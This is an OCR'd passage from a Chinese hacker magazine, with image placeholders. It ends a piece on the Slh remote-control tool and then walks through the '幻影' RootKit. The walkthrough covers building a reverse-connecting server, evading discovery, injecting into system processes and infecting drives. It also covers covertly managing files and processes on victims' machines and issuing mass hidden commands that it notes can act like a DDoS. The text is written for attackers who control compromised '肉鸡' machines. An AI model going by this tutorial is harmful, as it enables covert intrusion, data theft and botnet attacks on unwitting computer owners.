


图 14




图 16




图 17

对于服务端的控制和其它的远程控制基本一致，但是slh 可以进行肉鸡共享，以达到肉鸡转借的功能，方便肉鸡的交换，如图17。至此Slh 基本的功能已经介绍的差不多了，剩下的功能就请各位自己去体验吧。

（本文所涉及到的Slh4 黑客X 档案专版已收录到光盘中）

做最好的RootKit — “幻影”

天涯衰草

如今的木马和后门的界限已经越来越模糊，很多木马都加入了后门的功能，而后门也越来越向木马靠拢，因此有时候我们很难明确的分辨某款软件到底是属于木马，还是属于后门程序。比如今天要向大家介绍的幻影远程控制，虽然作者将其定义为RootKit 程序，但是实际操作起来却和木马差不多。下面我们就来看看这款RootKit 程序具有的相关功能。

一、配置服务端程序

首先运行幻影远程控制的客户端程序，点击工具栏中的“创建”来创建服务端程序。从弹出的服务端程序创建窗口可以看到，服务端程序可以使用正向和反弹两种连接方法。我们就选择常见的反弹连接，反弹连接可以采用网页地址、连接地址等方式，连接地址又包括域名和IP 地址。另外配置窗口还有一个“服务端活动有效时间”选项，可以让服务端程序在我们设定的时间里面有效，这样就可以更好的保护程序不被发现。除此以外加密配置里面的信息，可以确保服务端程序和客户端正确连接，从而保证我们的服务端不被他人控制，如图1。




图 1

如果用户觉得有必要的话，可以点击“高级配置”按钮，这样可以在高级配置选项窗口选择服务端程序插入的进程，以及服务端程序的感染路径，如图2。从图中我们可以清晰的看到，可以




图 2

利用的进程包括大量常见的系统进程，但是并没有我们最常使用的IE浏览器进程。从说明中可以看出，Program Files目录和除系统盘的其它盘符，都是服务端程序感染的文件内容，这个和大名鼎鼎的熊猫烧香非常的相似。不过以后能够让用户自己选择该选项就更好了。设置完成后，点击窗口中的“生成”按钮来创建服务端程序。

二、控制服务端程序

当服务端程序在远程计算机运行后，点击“监听”按钮设置监听端口和密码，从而确保服务端能够正确的进行连接，连接成功后我们就可以开始控制了。控制操作可以通过鼠标右键或工具栏中的命令按钮来完成，如图3。




图 3

点击客户端程序窗口中的“进程管理”标签后，点击“列举进程”按钮显示出远程系统中的当前进程，可以通过“结束进程”按钮来结束它，如图4。




图 4

接着点击窗口中的“文件管理”标签，通过该标签中的命令可以对远程文件进行管理。文件管理功能模拟了系统中的资源管理器窗口，可以在这个窗口进行上传、下载、隐蔽运行、强制删除等命令，如图5。可惜程序的上传和下载都不支持多线程操作，这样我们只有一个文件一个文件的操作。

点击“集群管理”标签中的相关命令，可以对选择的远程系统进行统一的集群管理。集群管理包括“仅下载到System32目录”、“下载并正常执行”、“下载并隐藏执行”、“正常打开网页”、“隐藏打开网页”等。比如通过“隐藏打开网页”命令让多台远程计算机系统，同时打开某个设置的网页链接，尤其是执行某个网站搜索链接的话，也可以起到DDoS攻击一样的效果，如图6。




图5

